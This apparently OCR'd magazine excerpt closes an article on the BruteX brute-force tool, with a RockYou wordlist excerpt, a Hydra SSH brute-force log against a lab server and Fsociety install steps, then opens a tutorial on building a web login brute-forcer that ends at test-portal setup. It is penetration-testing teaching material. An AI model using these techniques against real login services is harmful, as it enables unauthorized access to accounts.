


/home/veronica/BruteX/wordlists/ssh-
File Edit Search View Document Help
rockyou.txt pasted into
ssh-default-userpass.txt

```
2534 killme
2535 bernardo
2536 renata
2537 password7
2538 laguna
2539 nofear
2540 megan1
2541 jimmy1
2542 jared
2543 12344321
2544 twister
2545 rosemary
2546 rooster
2547 retard
2548 daniella
2549 cosmin
2550 alexandria
2551 sweetie1
2552 soccer11
2553 pookie1
2554 joejoe
2555 guatemala
2556 corey
2557 celular
2558 scarlett
2559 hassan
2560 gators
2561 cloud9
2562 vicky
```

After you are done editing the wordlist, simply save the file and you're all set. Whether you type or copy and paste additional words, the process is the same for editing and saving the file. Now we are ready to see what impact our appended wordlist has on our more secure target.

As you can see from the screenshot below, our attack was unsuccessful against our secure testing server. No worries though, the framework performed as expected even if we did not successfully breach the target. Our main goal here was to make sure the script would run successfully after we appended our wordlist, so mission accomplished that we did not break anything. Now, the more research we perform on our marks, the further we will be able to tailor our wordlist files, so we can accommodate a broader range of targets.



```
 + -- --=[ BruteX v2.3 by @xer0dayz
 + -- --=[ http://sn1persecurity.com


#################################### Running Port Scan ##############################
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-09 21:59 CST
Nmap scan report for Veronica.attlocal.net (192.168.1.79)
Host is up (0.00023s latency).
Not shown: 25 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 2C:76:8A:50:69:F1 (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

#################################### Running Brute Force ############################

 + -- --=[ Port 21 closed... skipping.
 + -- --=[ Port 22 opened... running tests...
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-09 21:59:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
[DATA] max 30 tasks per 1 server, overall 30 tasks, 369 login tries, ~13 tries per task
[DATA] attacking ssh://192.168.1.79:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-09 21:59:54
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-09 21:59:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
[DATA] max 30 tasks per 1 server, overall 30 tasks, 2160 login tries (l:40/p:54), ~72 tries per task
[DATA] attacking ssh://192.168.1.79:22/
[STATUS] 672.00 tries/min, 672 tries in 00:01h, 1516 to do in 00:03h, 30 active
[STATUS] 689.00 tries/min, 1378 tries in 00:02h, 836 to do in 00:02h, 30 active
[STATUS] 685.00 tries/min, 2055 tries in 00:03h, 166 to do in 00:01h, 30 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-09 22:03:11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-09 22:03:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
[DATA] max 30 tasks per 1 server, overall 30 tasks, 620 login tries (l:20/p:31), ~21 tries per task
[DATA] attacking ssh://192.168.1.79:22/
[STATUS] 634.00 tries/min, 634 tries in 00:01h, 10 to do in 00:01h, 8 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-09 22:04:12
```

BruteX is not as complex as other frameworks, besides its wordlist collection, so it really is a lean brute-force utility. In this article, we have explored how to install and configure bruteX, as well as execute it against suitable targets. We also lifted the hood a bit to discover how we can enhance the wordlists to make the application more robust against a larger landscape, thus increasing our chances of discovering valid usernames and passwords on select ports and protocols.

Bonus

As stated earlier in the article, I will provide a screenshot of the Fsociety framework that showcases BruteX as one of its utilities. I have also provided a link in the resources that will guide you through installing Fsociety on your machine. I have provided below a bulleted list of the steps I used to install it on my Kali Linux box.

```
Git clone https://github.com/Manisso/fsociety.git
```

```
cd fsociety
```

`./install.sh` (you may need to use `chmod +x install.sh` if you get an error)

After you have completed all the steps above, you just have to type "*fsociety*" from the command line and that is it. You will be presented with the following depending on what choice you make from the menu. You see that we have bruteX at our disposal and trust me, it works just like the stand alone installation. As with any framework that combines multiple tools, you will want to be sure to keep it updated and make sure you are using the most recent release of the tool, and with all things, you are only limited by your imagination, happy hacking.

Links and Resources:

1. https://github.com/1N3/BruteX
2. https://sn1persecurity.com/wordpress/
3. https://nmap.org
4. https://github.com/michalpv/DNSEnum
5. https://github.com/vanhauser-thc/thc-hydra
6. http://testhtml5.vulnweb.com
7. https://github.com/ohmybahgosh/RockYou2021.txt
8. https://github.com/Manisso/fsociety
9. https://en.wikipedia.org/wiki/Brute-force_attack
10. https://www.kali.org/tools/cewl/
11. https://www.geeksforgeeks.org/kali-linux-crunch-utility/

BUILD YOUR OWN BRUTE FORCE TOOL

DANIEL GARCÍA BAAMEIRO

Daniel García Baameiro is passionate about hacking. A computer engineer from the Complutense University, he holds a master's degree in cybersecurity from the Carlos III University and is certified by the OSCP. During his professional career, he has dedicated himself exclusively to the offensive side.

Currently, he teaches the subject "Offensive Security" at the International Graduate School and works as a Red Team for the company ISDEFE.

If you liked the article, don't hesitate to give him feedback! He will appreciate it very much: daniel@garciabaameiro.com

His website is the following: http://garciabaameiro.com

Dedication

I would like to dedicate this article to Pablo, my ex-boss and my friend. For those good times, for those laughs, and for the epic jobs we've done, those CTF afternoons are still pending!

Introduction

When performing a web audit, one of the first challenges you will face is access through a login portal. These portals have been implemented to protect the private part of a website from the public part. Usually, it is in the private area where sensitive private information or even an administrator's own functionalities that allow the management and editing of the website can be found.

In order to try to gain access to the private part of a website, brute force attacks tend to be used. These attacks are carried out by using a dictionary of possible usernames and passwords of a website. If valid credentials are found, access has been gained.


This article aims to help users understand how web portals work so that they can then create their own tool in the programming language they feel most comfortable with.

Basic knowledge

Before we get down to the practical part of this article, it is important for the reader to be aware of certain definitions.

HTTP protocol


The HTTP protocol is a hypertext transfer protocol through which information can be transmitted. This protocol is mainly used for web browsing on the internet. When a user accesses a website such as "https://garciabaameiro.com", several HTTP requests are generated, requesting content from the web server...



St...	Method	Domain	File
200	GET	garciabaameiro.com	/
200	GET	garciabaameiro.com	logo.ico
204	POST	matomo.garciabaameiro.com	matomo.php?action_nar
304	GET	garciabaameiro.com	jquery.min.js
304	GET	garciabaameiro.com	jquery.scrolly.min.js
304	GET	garciabaameiro.com	skel.min.js
304	GET	garciabaameiro.com	util.js
304	GET	garciabaameiro.com	main.js
304	GET	garciabaameiro.com	ajax_mail.js
304	GET	garciabaameiro.com	cronograma.js
304	GET	garciabaameiro.com	information.js
304	GET	garciabaameiro.com	portfolio.js
304	GET	matomo.garciabaameiro.com	matomo.js
304	GET	garciabaameiro.com	log3.png
304	GET	garciabaameiro.com	pic01.jpg

```
GET https://garciabaameiro.com/

Status       200 OK
Version      HTTP/2
Transferred  6.46 KB (29.30 KB size)

Response Headers (176 B)
Request Headers (435 B)

GET / HTTP/2
Host: garciabaameiro.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Cookie: _pk_id.1.57ed=df3aed1f9cdc8b05.1637623695.; _pk_ses.1.57ed=1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
TE: Trailers
```

...which issues an HTTP response with the requested information.



St...	Method	Domain	File
200	GET	garciabaameiro.com	/
200	GET	garciabaameiro.com	logo.ico
204	POST	matomo.garciabaameiro.com	matomo.php?action_nar
304	GET	garciabaameiro.com	jquery.min.js
304	GET	garciabaameiro.com	jquery.scrolly.min.js
304	GET	garciabaameiro.com	skel.min.js
304	GET	garciabaameiro.com	util.js
304	GET	garciabaameiro.com	main.js
304	GET	garciabaameiro.com	ajax_mail.js
304	GET	garciabaameiro.com	cronograma.js
304	GET	garciabaameiro.com	information.js

```
GET https://garciabaameiro.com/

Status       200 OK
Version      HTTP/2
Transferred  6.46 KB (29.30 KB size)

Response Headers (176 B)

HTTP/2 200 OK
content-encoding: gzip
content-type: text/html; charset=UTF-8
server: Caddy
vary: Accept-Encoding
date: Mon, 22 Nov 2021 23:28:27 GMT
X-Firefox-Spdy: h2
```

HTTP Methods

These requests can be differentiated through the following HTTP methods:

- ☑ **GET:** this method is used to send information to a web server. By default, the web queries of a user browsing the internet are sent via this method.
- ☑ **POST:** this method is used to send information to a web server. It is mainly used when you do not want the data exchanged via parameters to be sent in the URL address itself.
- ☑ **PUT:** this method is used to upload files to the web server.
- ☑ **DELETE:** this method is used to delete files from a web server.
- ☑ **HEAD:** performs the same task as the GET method but to facilitate the HTTP response. That is to say, this method is only used when you only want to obtain the status code of a web page without consulting its content.

All these methods can be consulted through the **OPTIONS** method. It is important to note that there are more methods apart from those explained above, such as the **TRACE** method.

GET method

As explained in the previous section, the GET method is used to send information to a web server. When parameters need to be sent, they are written in the URL itself. As an example, the following GET request is presented without HTTP headers:

```
GET /index.php?param1=data&param2=data
```

POST method

The POST method, like the GET method, is also used to send information to a web server. Unlike the GET method, the parameters are not written in the URL itself, but are transmitted in the body of the request.

As an example, the following POST request is presented without HTTP headers:

```
POST /index.php

param1=data&param2=data
```

HTTP headers

HTTP headers provide further information to an HTTP request. It is necessary to make use of some of these

headers for the correct exchange of information between a client and a server. The following are some of the most important HTTP headers, including those that must be taken into account when you want to make use of a brute-force script:

- **User-Agent:** this header contains information about the browser, operating system, versions, etc., of the user making a request.
- **Host:** this header hosts information about the domain name or IP address of a web server.
- **Referrer:** this header indicates the address from which a user comes from.
- **Cookie:** this header allows the cookies used in a connection to be exchanged.
- **Authorization:** this header hosts the authorization/authentication credentials.

Platform

This article is intended to be a practical article to guide the reader in developing their own brute force tool. In order to do so, it is necessary for the reader to create their own test scenario.


This scenario will consist of a simple login portal written in php running on a server such as Apache or Nginx. To create it, the user must install a server such as Apache using the following commands:

```
sudo apt install apache2
sudo systemctl start apache2;
```

After that, you only have to copy the code shown in the following section into an "index.php" file and place it in the following path:

```
/var/www/html/index.php
```

The display of this file once a web server is up is shown below:

